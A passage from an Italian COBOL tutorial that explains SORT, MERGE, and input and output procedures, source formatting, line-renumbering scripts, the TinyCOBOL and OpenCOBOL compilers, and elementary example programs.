001400     SELECT FILE-PER-IL-RIORDINO ASSIGN TO "sort.tmp".
001500*
001600 DATA DIVISION.
001700*
001800 FILE SECTION.
001900*
002000 FD  FILE-DA-ORDINARE.
002100 01  RECORD-DA-ORDINARE           PIC X(10).
002200*
002300 FD  FILE-ORDINATO.
002400 01  RECORD-ORDINATO              PIC X(10).
002500*
002600 SD  FILE-PER-IL-RIORDINO.
002700*
002800 01  RECORD-PER-IL-RIORDINO.
002900     02  CHIAVE-ORDINAMENTO       PIC X(5).
003000     02  FILLER                   PIC X(5).
003100*
003200 PROCEDURE DIVISION.
003300*------------------------- LIVELLO 0 -----------------------------
003400 MAIN.
003500     SORT FILE-PER-IL-RIORDINO,
003600          ON ASCENDING KEY CHIAVE-ORDINAMENTO,
003700          USING FILE-DA-ORDINARE,
003800          GIVING FILE-ORDINATO.
003900*
004000     STOP RUN.
```

```
004100*
```

Nell'esempio, il file usato per ottenere il riordino è '`sort.tmp`'; il file da ordinare è '`input.seq`' (organizzato in modo sequenziale); il file ordinato che si ottiene è '`output.seq`' (anche questo organizzato in modo sequenziale). Come chiave di ordinamento si prendono in considerazione i primi cinque byte del record.

Lo schema sintattico consentirebbe l'indicazione di più file da ordinare e di più file ordinati da generare. Nel primo caso, i dati dei vari file vengono raccolti assieme e considerati parte di un file unico da ordinare; i file ordinati da generare, invece, rappresentano copie dello stesso risultato ordinato.

682.2 Fusione

La fusione di due o più file, con l'istruzione '**`MERGE`**' del COBOL, richiede la presenza di due o più file ordinati nello stesso modo, che si vogliono mettere insieme in un solo file ordinato. Per compiere questa funzione, si aggiunge un file ulteriore, dichiarato nella sezione '**`FILE SECTION`**' con l'indicatore di livello '**`SD`**'.

```
                    /      /            \                           \
                    |      |  ASCENDING  |                           |
MERGE  file-name-1  <  ON  <  ---------  >  KEY  { data-name-1 }...  >...
-----               |      |  DESCENDING |                           |
                    \      \  ---------- /                           /

    USING  file-name-2  { file-name-3 }...
    -----
    /                                      .--  /           \                 --.  \
    |                                      |    |  THROUGH  |                   |  |
    |  OUTPUT PROCEDURE IS  procedure-name-1  |    <  -------  >  procedure-name-2  |  |
    <  ------ ---------                    |    |  THRU     |                   |  >
    |                                      `--  \  ----     /                 --'  |
    |                                                                              |
    \  GIVING  { file-name-4 }...                                                  /
       ------
```

La prima parte dello schema sintattico va interpretata nello stesso modo di quello per il riordino; dove ***file-name-1*** è il file che deve essere dichiarato nella sezione '**`FILE SECTION`**' con l'indicatore di livello '**`SD`**' e le variabili indicate dopo le parole '**`ASCENDING`**' o '**`DESCENDING`**' sono le chiavi di ordinamento previste nei file in ingresso.

Successivamente si può osservare nello schema sintattico che sono previsti soltanto file in ingresso, dopo la parola '**`USING`**', tenendo in considerazione il fatto che devono essere almeno due. Questi file **devono risultare già ordinati** secondo le chiavi previste, altrimenti il risultato della fusione non è prevedibile.

Il risultato della fusione può essere costituito dal nome che appare dopo la parola '**`GIVING`**', oppure può essere letto da un gruppo di procedure del programma, specificate dopo le parole '**`OUTPUT PROCEDURE`**'. Il file indicato dopo la parola '**`GIVING`**' è un file dichiarato normalmente, con l'organizzazione e l'accesso desiderati.

La gestione dei dati in uscita, attraverso delle procedure, viene descritto in altre sezioni; per il momento viene mostrato un esempio di fusione tipico, si hanno i file '`input-1.seq`' e '`input-2.seq`' ordinati, si vuole ottenere il file '`output.seq`' con la somma dei record, mantenendo l'ordinamento:

Listato 682.4. Programma elementare che dimostra il funzionamento di '**`MERGE`**'.

```
000100 IDENTIFICATION DIVISION.
000200 PROGRAM-ID.   TEST-MERGE.
000300 AUTHOR.       DANIELE GIACOMINI.
000400 DATE-WRITTEN. 2005-03-18.
000500*
000600 ENVIRONMENT DIVISION.
000700*
000800 INPUT-OUTPUT SECTION.
000900*
001000 FILE-CONTROL.
001100*
001200     SELECT FILE-INPUT-1         ASSIGN TO "input-1.seq".
001300     SELECT FILE-INPUT-2         ASSIGN TO "input-2.seq".
001400     SELECT FILE-OUTPUT          ASSIGN TO "output.seq".
<strong>001500     SELECT FILE-PER-LA-FUSIONE  ASSIGN TO "merge.tmp".</strong>
001600*
001700 DATA DIVISION.
001800*
001900 FILE SECTION.
002000*
002100 FD  FILE-INPUT-1
002200 01  RECORD-1                     PIC X(10).
002300*
002400 FD  FILE-INPUT-2
002500 01  RECORD-2                     PIC X(10).
002600*
002700 FD  FILE-OUTPUT
002800 01  RECORD-OUTPUT                PIC X(10).
002900*
<strong>003000 SD  FILE-PER-LA-FUSIONE.</strong>
003100*
<strong>003200 01  RECORD-PER-LA-FUSIONE.</strong>
<strong>003300     02  CHIAVE-ORDINAMENTO       PIC X(5).</strong>
<strong>003400     02  FILLER                   PIC X(5).</strong>
003500*
003600 PROCEDURE DIVISION.
003700*------------------------- LIVELLO 0 -----------------------------
003800 MAIN.
<strong>003900     MERGE FILE-PER-LA-FUSIONE</strong>
<strong>004000           ON ASCENDING KEY CHIAVE-ORDINAMENTO,</strong>
<strong>004100           USING FILE-INPUT-1,</strong>
<strong>004200                 FILE-INPUT-2,</strong>
<strong>004300           GIVING FILE-OUTPUT.</strong>
004400*
004500     STOP RUN.
004600*
```

Lo schema sintattico consentirebbe l'indicazione di più file ordinati da generare: se viene indicato più di un file per raccogliere il risultato della fusione, questi ottengono lo stesso contenuto; i file in sé possono essere differenti, se possiedono una diversa organizzazione.

682.3 Gestire i dati in ingresso o in uscita attraverso delle procedure

Nelle istruzioni '**SORT**' e '**MERGE**', a seconda dei casi, esiste la possibilità di specificare un gruppo di procedure con le forme seguenti:

```
                                    .--  /             \                 --.
                                    |    |  THROUGH    |                   |
INPUT PROCEDURE IS  procedure-name-1  |    <  -------    >  procedure-name-2   |
----- ---------                     |    |  THRU       |                   |
                                    `--  \  ----       /                 --'


                                    .--  /             \                 --.
                                    |    |  THROUGH    |                   |
OUTPUT PROCEDURE IS  procedure-name-1 |    <  -------    >  procedure-name-2   |
------ ---------                    |    |  THRU       |                   |
                                    `--  \  ----       /                 --'
```

Queste procedure sono da intendere come un intervallo di sezioni o di paragrafi della divisione '**PROCEDURE DIVISION**', da ***procedure-name-1*** a ***procedure-name-2***. Questa porzione di sezione o di paragrafi deve però rispettare delle condizioni: deve servire esclusivamente per lo scopo del riordino o della fusione; non può contenere chiamate a procedure esterne; non può essere usata nel programma per fini differenti.

In generale, se si intendono usare delle procedure per generare dati da ordinare, leggere i dati ordinati o fusi, conviene gestire la divisione '**PROCEDURE DIVISION**' in sezioni. L'esempio seguente mostra proprio una sezione che potrebbe essere usata per leggere il risultato di un file ordinato o fuso:

Listato 682.7. Esempio di sezione da usare come procedura di uscita di '**SORT**' o '**MERGE**'.

```
004100 MOSTRA-FILE-ORDINATO SECTION.
004200 INIZIO.
004300     PERFORM MOSTRA-RECORD UNTIL EOF = 1.
004400     GO TO FINE.
004500 MOSTRA-RECORD.
004600     RETURN FILE-PER-IL-RIORDINO RECORD
004700           AT END MOVE 1 TO EOF,
004800                  DISPLAY "FINE DEL FILE ORDINATO".
004900     IF EOF = 0
005000     THEN
005100         DISPLAY RECORD-PER-IL-RIORDINO.
005200 FINE.
005300     EXIT.
```

Nell'esempio si vede anche l'uso del famigerato '**GO TO**', allo scopo di uscire dalla sezione dopo l'esecuzione del ciclo di chiamate al paragrafo '**MOSTRA-RECORD**', dal momento che l'istruzione '**EXIT**', secondo lo standard, deve trovarsi da sola in un paragrafo.

682.4 Lettura del risultato dell'ordinamento o della fusione attraverso una procedura

Quando si usano le istruzioni '**SORT**' o '**MERGE**', invece di generare un file ordinato o fuso, è possibile leggere il risultato dell'ordinamento o della fusione, specificando la chiamata di un intervallo di procedure (paragrafi o sezioni):

```
                                           .--  /            \                  --.
                                           |    |  THROUGH   |                    |
   OUTPUT PROCEDURE IS  procedure-name-1   |    <  -------   >  procedure-name-2  |
   ------ ---------                        |    |  THRU      |                    |
                                           `--  \  ----      /                  --'
```

Nell'ambito dell'intervallo di procedure chiamato, occorre usare l'istruzione '**RETURN**' per leggere questi dati dal file di riordino o di fusione:

```
    RETURN file-name-1 [NEXT] RECORD  [ INTO identifier ]
    ------              ----            ----

        AT END  { imperative-statement }...
           ---
```

L'istruzione '**RETURN**' funziona a tutti gli effetti come l'istruzione '**READ**' di un file sequenziale, dove il file indicato è precisamente quello che appare nell'istruzione '**SORT**' o '**MERGE**' chiamante, con la stessa metavariabile.

Listato 682.10. Esempio di lettura del risultato di un ordinamento attraverso una procedura.

```
000100 IDENTIFICATION DIVISION.
000200 PROGRAM-ID.   TEST-SORT-4.
000300 AUTHOR.       DANIELE GIACOMINI.
000400 DATE-WRITTEN. 2005-03-18.
000500*
000600 ENVIRONMENT DIVISION.
000700*
000800 INPUT-OUTPUT SECTION.
000900*
001000 FILE-CONTROL.
001100*
001200     SELECT FILE-DA-ORDINARE     ASSIGN TO "input.seq".
001300     SELECT FILE-PER-IL-RIORDINO ASSIGN TO "sort.tmp".
001400*
001500 DATA DIVISION.
001600*
001700 FILE SECTION.
001800*
001900 FD  FILE-DA-ORDINARE.
002000 01  RECORD-DA-ORDINARE           PIC X(10).
002100*
002200 SD  FILE-PER-IL-RIORDINO.
002300*
002400 01  RECORD-PER-IL-RIORDINO.
002500     02  CHIAVE-ORDINAMENTO       PIC X(5).
002600     02  FILLER                   PIC X(5).
```

```
002700
002800 WORKING-STORAGE SECTION.
002900 77  EOF                        PIC 9 VALUE 0.
003000*
003100 PROCEDURE DIVISION.
003200*------------------------- LIVELLO 0 -----------------------------
003300 MAIN SECTION.
003400 INIZIO.
003500     SORT FILE-PER-IL-RIORDINO,
003600          ON ASCENDING KEY CHIAVE-ORDINAMENTO,
003700          USING FILE-DA-ORDINARE,
003800          OUTPUT PROCEDURE IS MOSTRA-FILE-ORDINATO.
003900*
004000     STOP RUN.
004100*
004200*--------------------- SORT-MERGE PROCEDURE ----------------------
004300 MOSTRA-FILE-ORDINATO SECTION.
004400 INIZIO.
004500     PERFORM MOSTRA-RECORD UNTIL EOF = 1.
004600     GO TO FINE.
004700 MOSTRA-RECORD.
004800     RETURN FILE-PER-IL-RIORDINO RECORD
004900           AT END MOVE 1 TO EOF,
005000                  DISPLAY "FINE DEL FILE ORDINATO".
005100     IF EOF = 0
005200     THEN
005300         DISPLAY RECORD-PER-IL-RIORDINO.
005400 FINE.
005500     EXIT.
005600*
```

L'esempio riguarda la visualizzazione di un file ordinato, senza generare il file stesso, ma si applica tale e quale al caso della fusione.

682.5 Acquisizione dei dati per il riordino da una procedura

Limitatamente al caso del riordino, con l'istruzione '**SORT**', è possibile acquisire i record da riordinare attraverso una procedura:

```
                                       .--   /           \                 --.
                                       |     |  THROUGH  |                   |
INPUT PROCEDURE IS  procedure-name-1   |     <  -------  >  procedure-name-2 |
----- ---------                        |     |  THRU     |                   |
                                       `--   \  ----     /                 --'
```

Nell'ambito dell'intervallo di procedure chiamato, occorre usare l'istruzione '**RELEASE**' per passare formalmente un record. L'istruzione '**RELEASE**' si utilizza e si comporta come l'istruzione '**WRITE**' per i file sequenziali:

```
WRITE  record-name  [ FROM identifier-1 ]
-----                 ----
```

Il record è il nome della variabile strutturata corrispondente del file che esegue in pratica l'ordinamento, ovvero quello che nello schema sintattico dell'istruzione '**SORT**' appare come ***file-name-1***.

Listato 682.13. Esempio di acquisizione di record da ordinare attraverso l'inserimento diretto.

```
000100 IDENTIFICATION DIVISION.
000200 PROGRAM-ID.   TEST-SORT-3.
000300 AUTHOR.       DANIELE GIACOMINI.
000400 DATE-WRITTEN. 2005-03-18.
000500*
000600 ENVIRONMENT DIVISION.
000700*
000800 INPUT-OUTPUT SECTION.
000900*
001000 FILE-CONTROL.
001100*
001200     SELECT FILE-PER-IL-RIORDINO ASSIGN TO "sort.tmp".
001300*
001400 DATA DIVISION.
001500*
001600 FILE SECTION.
001700*
001800 SD  FILE-PER-IL-RIORDINO.
001900*
002000 01  RECORD-PER-IL-RIORDINO.
002100     02  CHIAVE-ORDINAMENTO       PIC X(5).
002200     02  FILLER                   PIC X(5).
002300
002400 WORKING-STORAGE SECTION.
002500 77  EOJ                          PIC 9 VALUE 0.
002600 77  EOF                          PIC 9 VALUE 0.
002700 77  DATI-INSERITI                PIC X(10).
002800*
002900 PROCEDURE DIVISION.
003000*------------------------- LIVELLO 0 -----------------------------
003100 MAIN SECTION.
003200 INIZIO.
003300     SORT FILE-PER-IL-RIORDINO,
003400          ON ASCENDING KEY CHIAVE-ORDINAMENTO,
003500          INPUT PROCEDURE IS INSERIMENTO-DATI,
003600          OUTPUT PROCEDURE IS MOSTRA-FILE-ORDINATO.
003700*
003800     STOP RUN.
003900*
004000*--------------------- SORT-MERGE PROCEDURE ----------------------
004100 MOSTRA-FILE-ORDINATO SECTION.
004200 INIZIO.
004300     PERFORM MOSTRA-RECORD UNTIL EOF = 1.
004400     GO TO FINE.
```

```
004500 MOSTRA-RECORD.
004600     RETURN FILE-PER-IL-RIORDINO RECORD
004700           AT END MOVE 1 TO EOF,
004800                  DISPLAY "FINE DEL FILE ORDINATO".
004900     IF EOF = 0
005000     THEN
005100         DISPLAY RECORD-PER-IL-RIORDINO.
005200 FINE.
005300     EXIT.
005400*-----------------------------------------------------------------
005500 INSERIMENTO-DATI SECTION.
005600 INIZIO.
005700     PERFORM INSERISCI-RECORD UNTIL EOJ = 1.
005800     GO TO FINE.
005900 INSERISCI-RECORD.
006000     DISPLAY "INSERISCI UN RECORD DA 10 CARATTERI:".
006100     ACCEPT DATI-INSERITI.
006200     IF DATI-INSERITI = SPACES
006300     THEN
006400         MOVE 1 TO EOJ;
006500     ELSE
006600         MOVE DATI-INSERITI TO RECORD-PER-IL-RIORDINO,
006700         RELEASE RECORD-PER-IL-RIORDINO.
006800 FINE.
006900     EXIT.
007000*
```

L’esempio è completo, in quanto anche il risultato del riordino viene gestito tramite una procedura. Nella fase di inserimento dati, si può osservare che un inserimento nullo (pari all’inserimento di tutti spazi), implica la conclusione di quella fase.

Parte cviii

Programmare in COBOL

Questa parte tratta di casi pratici di programmazione in linguaggio COBOL, con l'intento di recuperare il lavoro dell'autore, realizzato con il sostegno di Antonio Bernardi, durante i primi anni 1980, utilizzando un elaboratore Burroughs B91.

Figura cviii.1. *Mainframe* Burroughs B1900 del 1985: un sogno mai realizzato. La foto originale proviene da ⟨*http://www.kiwanja.net/photos.htm*⟩ ed è di Ken Banks. La foto viene riprodotta qui con il permesso del suo autore.

Capitolo 683

COBOL: preparazione

Il linguaggio COBOL nasce quando l'inserimento dei dati in un elaboratore avveniva principalmente attraverso schede perforate, pertanto, da questo derivano una serie di limitazioni nel modo in cui vanno scritte le sue direttive.

683.1 Problema del modulo di programmazione

Il linguaggio COBOL nasce imponendo dei vincoli al modo di utilizzare gli spazi orizzontali nel file del sorgente. Questi vincoli consentivano di amministrare con un certo criterio la procedura di perforazione e riutilizzo delle schede perforate.

Terminata l'era delle schede perforate, i compilatori hanno cominciato a essere più disponibili e ad accettare codice COBOL scritto senza rispettare i vincoli del modulo di programmazione tradizionale (normalmente viene eliminato l'obbligo della numerazione delle righe e l'area in cui è possibile scrivere le istruzioni si estende per un numero indefinito di colonne, cancellando la funzione della zona identificativa del programma); tuttavia, il suggerimento che qui viene dato è di continuare a usare il modello originale, considerata la particolarità del linguaggio di programmazione, che perderebbe la sua logica estetica. Il listato successivo mostra l'esempio di un programma COBOL molto breve, dove si può vedere l'utilizzo delle varie aree secondo il criterio del modulo di programmazione del linguaggio.

```
000100 IDENTIFICATION DIVISION.
000200 PROGRAM-ID.   ELM0100.
000300 AUTHOR.       DANIELE GIACOMINI.
000400 DATE-WRITTEN. 1985-02-12.
000500*
000600 ENVIRONMENT DIVISION.
000700*
000800 DATA DIVISION.
000900*
001000 WORKING-STORAGE SECTION.                                         WSS-0000
001100 01  A PIC 9(7).                                                  WSS-0000
001200 01  B PIC 9(7).                                                  WSS-0000
001300 01  C PIC 9(14).                                                 WSS-0000
001400*
001500 PROCEDURE DIVISION.
001600*-----------------------------------------------------------------
001700 MAIN.
001800     DISPLAY "MOLTIPLICAZIONE DI DUE NUMERI".
001900     DISPLAY "INSERISCI IL PRIMO ELEMENTO".
002000     ACCEPT A.
002100     DISPLAY "INSERISCI IL SECONDO ELEMENTO".
002200     ACCEPT B.
002300     COMPUTE C = A * B.
002400     DISPLAY C.
002500*
002600     STOP RUN.
002700*
```

Nell'esempio si può osservare: l'uso dell'asterisco nella settima colonna per indicare un

commento; la presenza di direttive che iniziano a dalla colonna ottava e di altre che iniziano dalla colonna dodicesima; l'indicazione di un'etichetta distintiva nelle otto colonne finali ('**WSS-0000**'), in corrispondenza di alcune righe (probabilmente per ricordare che quella porzione proviene da un altro programma).

Si osservi che quanto appare nelle ultime otto colonne non ha valore per il linguaggio di programmazione, ma rappresenta un modo per individuare gruppi di righe che possono avere qualche tipo di importanza, oppure qualunque altro tipo di annotazione.

Generalmente, i compilatori consentono di specificare con quale formato viene fornito il file sorgente; la scelta è normalmente tra un formato «fisso» (tradizionale), oppure libero (senza vincoli particolari).

Dal momento che attualmente la numerazione delle righe è divenuta puramente un fatto estetico, ci si può aiutare con uno script per rinumerare il sorgente. Il listato successivo mostra uno script molto semplice, che presuppone di ricevere dallo standard input un file sorgente con i numeri di riga, anche se errati, emettendo lo stesso sorgente attraverso lo standard output, ma con una numerazione progressiva uniforme.

```
#!/bin/sh
#
# cobol-line-renumber.sh INCREMENT < SOURCE_COB > NEW_SOURCE_COB
#
INCREMENT="$1"
LINE=""
NUMBER="0"
NUMBER_FORMATTED=""
#
while read LINE
do
    NUMBER=$(($NUMBER+$INCREMENT))
    NUMBER_FORMATTED=`printf %000006d $NUMBER`
    LINE=`echo "$LINE" | sed s/^[0-9][0-9][0-9][0-9][0-9][0-9]//`
    LINE="$NUMBER_FORMATTED$LINE"
    echo "$LINE"
done
```

In pratica, supponendo che lo script si chiami '**cobol-line-renumber.sh**', si potrebbe usare come nell'esempio seguente:

$ **cobol-line-renumber.sh < sorgente.cob > rinumerato.cob** [*Invio*]

683.1.1 Compatibilità con i compilatori

I compilatori nati dopo la fine delle schede perforate possono essere più o meno disposti ad accettare la presenza della numerazione delle righe o delle colonne finali di commento. Generalmente questi compilatori consentono di indicare un'opzione che specifica il formato del sorgente; tuttavia si può utilizzare uno script simile a quello seguente, per eliminare le colonne della numerazione delle righe e le colonne descrittive di identificazione del programma:

```
#!/usr/bin/perl
#
# cobol-compile SOURCE_COB SOURCE_COB_NEW
#
use utf8;
binmode (STDOUT, ":utf8");
binmode (STDERR, ":utf8");
binmode (STDIN,  ":utf8");
#
$source=$ARGV[0];
$source_new=$ARGV[1];
$line="";
#
open (SOURCE,     "<:utf8", "$source");
open (SOURCE_NEW, ">:utf8", "$source_new");
#
while ($line = <SOURCE>)
  {
    chomp ($line);
    $line =~ m/^[0-9][0-9][0-9][0-9][0-9][0-9](.*)$/;
    $line = $1;
    if ($line =~ m/^(.{66}).*$/)
      {
        $line = $1;
      }
    print SOURCE_NEW ("$line\n");
  }
close (SOURCE_NEW);
close (SOURCE);
#
```

Eventualmente, se il problema consistesse soltanto nella rimozione del numero di riga, si potrebbe usare uno script molto più semplice:

```
#!/bin/sh
#
# cobol-compile SOURCE_COB SOURCE_COB_NEW
#
SOURCE="$1"
SOURCE_NEW="$2"
cat $SOURCE | sed s/^[0-9][0-9][0-9][0-9][0-9][0-9]//g > $SOURCE_NEW
```

683.2 Riepilogo di alcuni concetti importanti del linguaggio

In generale, le istruzioni del linguaggio COBOL sono da intendere come frasi scritte in inglese, che terminano con un punto fermo. In certe situazioni, si riuniscono più istruzioni in un'unica «frase», che termina con un punto, ma in tal caso, spesso si usa la virgola e il punto e virgola per concludere le istruzioni singole.

Le istruzioni del linguaggio si compongono in linea di massima di parole chiave, costanti letterali e operatori matematici. Le parole chiave sono scritte usando lettere maiuscole (dell'alfabeto inglese) e il trattino normale (‘-’). In generale, i simboli che si possono usare nel linguaggio sono abbastanza limitati, con l'eccezione del contenuto delle costanti alfanumeriche letterali, che teoricamente potrebbero contenere qualunque simbolo (escluso quello che si usa come delimitatore) secondo le potenzialità del compilatore particolare.

Tabella 683.5. I simboli disponibili nel linguaggio.

Simboli	Descrizione	Simboli	Descrizione
‘0’..‘9’	cifre numeriche	‘A’..‘Z’	lettere maiuscole dell'alfabeto inglese (latino)
‘ ’	spazio		
‘+’	segno più	‘-’	segno meno o trattino
‘*’	asterisco	‘/’	barra obliqua
‘$’	dollaro o segno di valuta	‘,’	virgola
‘;’	punto e virgola	‘.’	punto fermo
‘(’	parentesi aperta	‘)’	parentesi chiusa
‘<’	minore	‘>’	maggiore

Le parole chiave più importanti del linguaggio sono dei «verbi» imperativi, che descrivono un comando che si vuole sia eseguito. Un gruppo interessante di parole chiave è rappresentato dalle «costanti figurative», che servono a indicare verbalmente delle costanti di uso comune. Per esempio, la parola chiave ‘**ZERO**’ rappresenta uno o più zeri, in base al contesto.

Le stringhe sono delimitate da virgolette (apici doppi) e di solito non sono previste forme di protezione per incorporare le virgolette stesse all'interno delle stringhe: per questo occorre suddividere le stringhe, concatenandole con la costante figurativa ‘**QUOTE**’.

La gestione numerica del COBOL è speciale rispetto ai linguaggi di programmazione comuni, perché le variabili vengono dichiarate con la loro dimensione di cifre esatta, stabilendo anche la quantità di decimali e il modo in cui l'informazione deve essere gestita. In pratica, si stabilisce il modo in cui il valore deve essere rappresentato, lasciando al compilatore il compito di eseguire ogni volta tutte le conversioni necessarie. Sotto questo aspetto, un programma COBOL ha una gestione per i valori numerici molto pesante, quindi più lenta rispetto ad altri linguaggi, dove i valori numerici sono gestiti in base alle caratteristiche fisiche della CPU e le conversioni di tipo devono essere dichiarate esplicitamente.

Le variabili usate nel linguaggio sono sempre globali e come tali vanno dichiarate in una posizione apposita. Tali variabili, salvo situazioni eccezionali, fanno sempre parte di un record, inteso come una raccolta di campi di informazioni. Questa gestione particolare costringe a stabilire esattamente le dimensioni che ogni informazione deve avere se registrata nella memoria di massa (dischi, nastri o altro) o se stampata. In un certo senso, questa caratteristica può impedire o rendere difficile l'uso di una forme di codifica dei caratteri che preveda una dimensione variabile degli stessi, considerato che i record possono essere rimappati, trattando anche valori numerici come insiemi di cifre letterali.

Questo particolare, che non è affatto di poco conto, suggerisce di usare il linguaggio per gestire dati rappresentabili con il codice ASCII tradizionale, ovvero con i primi 127 punti di codifica (da U+0000 a U+007F). Naturalmente sono disponibili compilatori che permettono di superare questo problema, ma in tal caso occorre verificare come vengono gestiti effettivamente i dati.

Le istruzioni COBOL possono essere scritte usando più righe, avendo l'accortezza di continuare a partire dall'area «B»; in generale non c'è bisogno di indicare esplicitamente che l'istruzione sta continuando nella riga successiva, perché si usa il punto fermo per riconoscere la loro conclusione. Tuttavia, in situazioni eccezionali, si può spezzare una parola chiave o anche una stringa letterale; in tal caso, nella settima colonna delle riga che continua, va inserito il segno '**-**', inoltre, se si tratta di una stringa, la sua ripresa va iniziata nuovamente con le virgolette. A ogni modo, considerato che difficilmente si devono scrivere parole chiave molto lunghe e che le stringhe letterali si possono concatenare, è auspicabile che la continuazione nella riga successiva con l'indicatore nella settima colonna sia evitata del tutto.

I commenti nel sorgente si indicano inserendo un asterisco nella settima colonna; se invece si mette una barra obliqua ('**/**') si vuole richiedere un salto pagina, in fase di stampa, ammesso che il compilatore preveda questo.

683.3 TinyCOBOL

TinyCOBOL [1] è un compilatore COBOL che tende alla conformità con gli standard del 1985. Come per ogni compilatore COBOL ci sono delle differenze rispetto al linguaggio «standard», in particolare è disponibile la possibilità di recepire gli argomenti della riga di comando e di accedere ai flussi standard dei sistemi Unix (standard input, standard output e standard error).

La compilazione di un programma si ottiene attraverso il programma '**htcobol**', che, salvo l'uso dell'opzione '**-F**', si aspetta di trovare un sorgente senza numerazione delle righe e senza il blocco descrittivo finale delle colonne da 73 a 80. In pratica, ciò consentirebbe si disporre di un'area B (per le istruzioni) molto più ampia.

```
htcobol [opzioni] file_sorgente_cobol
```

Il programma '**htcobol**' si aspetta che il file sorgente abbia un nome con un'estensione '`.cob`' e, in tal caso, l'estensione può anche essere omessa. Se non si specificano opzioni, si ottiene un file eseguibile con lo stesso nome del sorgente, ma senza l'estensione '`.cob`'.

Tabella 683.6. Alcune opzioni.

Opzione	Descrizione
`-o` *file*	Richiede che il file generato dalla compilazione abbia il nome stabilito dall'argomento dell'opzione.
`-X`	Richiede che il file sorgente sia scritto senza numerazione delle righe e senza commenti nelle colonne da 73 a 80; tuttavia questa è la modalità di funzionamento predefinita.
`-F`	Richiede che il file sorgente sia scritto secondo il formato tradizionale (con la numerazione delle righe e con il limite dell'area «B»).

Vengono mostrati alcuni esempi.

- `$` **`htcobol -F esempio.cob`** [*Invio*]

  Compila il programma '`esempio.cob`', generando il file eseguibile '**`esempio`**'. Se non vengono riscontrati errori, la compilazione non genera alcun messaggio.

- `$` **`htcobol -F -o programma esempio.cob`** [*Invio*]

Compila il programma '`esempio.cob`', generando il file eseguibile '**`programma`**'. Se non vengono riscontrati errori, la compilazione non genera alcun messaggio.

683.4 OpenCOBOL

OpenCOBOL [2] è un compilatore COBOL che genera codice in linguaggio C e si avvale di GCC per arrivare a produrre il file eseguibile finale. In generale si utilizza per la compilazione il programma '**`cobc`**' che si prende cura di tutti i passaggi necessari:

```
cobc [opzioni] file_sorgente_cobol
```

Tabella 683.7. Alcune opzioni.

Opzione	Descrizione
`-free`	Richiede che il file sorgente sia scritto in formato «libero» (senza i vincoli della numerazione delle righe e senza commenti nelle colonne da 73 a 80.
`-fixed`	Richiede che il file sorgente sia scritto secondo il formato tradizionale (con la numerazione delle righe e con il limite tradizionale dell'area «B»).

L'esempio seguente compila il file '`esempio.cob`' e genera il file eseguibile '**`esempio`**':

`$` **`cobc esempio.cob`** [*Invio*]

683.5 Riferimenti

- *TinyCOBOL*

  ⟨*http://tiny-cobol.sourceforge.net*⟩

- *OpenCOBOL*

  ⟨*http://www.opencobol.org*⟩

[1] **TinyCOBOL** GNU GPL e GNU LGPL

[2] **OpenCOBOL** GNU GPL e GNU LGPL

COBOL: esempi elementari

Questo capitolo raccoglie degli esempi elementari di programmi COBOL. Questi esempi risalgono a un lavoro didattico del 1985, realizzato con un *minicomputer* Burroughs B91 del 1981.

Salvo dove indicato in maniera differente, gli esempi mostrati funzionano regolarmente se compilati con OpenCOBOL 0.31.

684.1 ELM0100: prodotto tra due numeri

Variabili

‘**A**’ è il moltiplicando;

‘**B**’ è il moltiplicatore;

‘**C**’ è il risultato.

Descrizione

Il calcolo viene eseguito attraverso l’istruzione ‘**COMPUTE**’.

Paragrafo ‘**MAIN**’

Il programma si svolge unicamente all’interno di questo paragrafo. Il programma riceve dall’esterno i valori per le variabili ‘**A**’ e ‘**B**’, esegue il prodotto tramite l’istruzione ‘**COMPUTE**’ mettendo il risultato nella variabile ‘**C**’.

Viene visualizzato il contenuto della variabile ‘**C**’ con l’istruzione ‘**DISPLAY**’.

Il programma si arresta perché incontra l’istruzione ‘**STOP RUN**’.

```
000100 IDENTIFICATION DIVISION.
000200 PROGRAM-ID.   ELM0100.
000300 AUTHOR.       DANIELE GIACOMINI.
000400 DATE-WRITTEN. 1985-02-12.
000500*
000600 ENVIRONMENT DIVISION.
000700*
000800 DATA DIVISION.
000900*
001000 WORKING-STORAGE SECTION.
001100 01  A PIC 9(7).
001200 01  B PIC 9(7).
001300 01  C PIC 9(14).
001400*
001500 PROCEDURE DIVISION.
001600*------------------------------------------------------------------
001700 MAIN.
001800     DISPLAY "MOLTIPLICAZIONE DI DUE NUMERI".
001900     DISPLAY "INSERISCI IL PRIMO ELEMENTO".
002000     ACCEPT A.
002100     DISPLAY "INSERISCI IL SECONDO ELEMENTO".
002200     ACCEPT B.
002300     COMPUTE C = A * B.
002400     DISPLAY C.
```

```
002500*
002600     STOP RUN.
002700*
```

684.2 ELM0200: prodotto tra due numeri

Variabili

'**A**' è il moltiplicando;

'**B**' è il moltiplicatore;

'**C**' è il risultato; questa variabile viene inizializzata a zero in fase di dichiarazione.

Descrizione

Il calcolo viene eseguito sommando alla variabile '**C**' la variabile '**A**' per '**B**' volte.

Paragrafo '**MAIN**'

Il programma riceve dall'esterno i valori per le variabili '**A**' e '**B**'. Attraverso l'istruzione '**PERFORM**' viene eseguito il paragrafo '**SOMMA**' per '**B**' volte; al termine di questo ciclo il risultato della moltiplicazione si trova nella variabile '**C**', che viene visualizzato con l'istruzione '**DISPLAY**'.

Il programma si arresta perché incontra l'istruzione '**STOP RUN**'.

Paragrafo '**SOMMA**'

Il paragrafo somma al contenuto della variabile '**C**' il contenuto della variabile '**A**'. Dal momento che questo paragrafo viene eseguito '**B**' volte, la variabile '**C**' finisce con il contenere il risultato del prodotto di «A×B».

```
000100 IDENTIFICATION DIVISION.
000200 PROGRAM-ID.   ELM0200.
000300 AUTHOR.       DANIELE GIACOMINI.
000400 DATE-WRITTEN. 1985-02-14.
000500*
000600 ENVIRONMENT DIVISION.
000700*
000800 DATA DIVISION.
000900*
001000 WORKING-STORAGE SECTION.
001100 01  A PIC 9(7).
001200 01  B PIC 9(7).
001300 01  C PIC 9(14)   VALUE ZERO.
001400*
001500 PROCEDURE DIVISION.
001600*------------------------- LIVELLO 0 -----------------------------
001700 MAIN.
001800     DISPLAY "MOLTIPLICAZIONE DI DUE NUMERI".
001900     DISPLAY "INSERISCI IL PRIMO ELEMENTO".
002000     ACCEPT A.
002100     DISPLAY "INSERISCI IL SECONDO ELEMENTO".
002200     ACCEPT B.
```

```
002300     PERFORM SOMMA B TIMES.
002400     DISPLAY C.
002500*
002600     STOP RUN.
002700*------------------------- LIVELLO 1 -----------------------------
002800 SOMMA.
002900     COMPUTE C = C + A.
003000*
```

684.3 ELM0300: prodotto tra due numeri

Variabili

‘**A**’ è il moltiplicando;

‘**B**’ è il moltiplicatore;

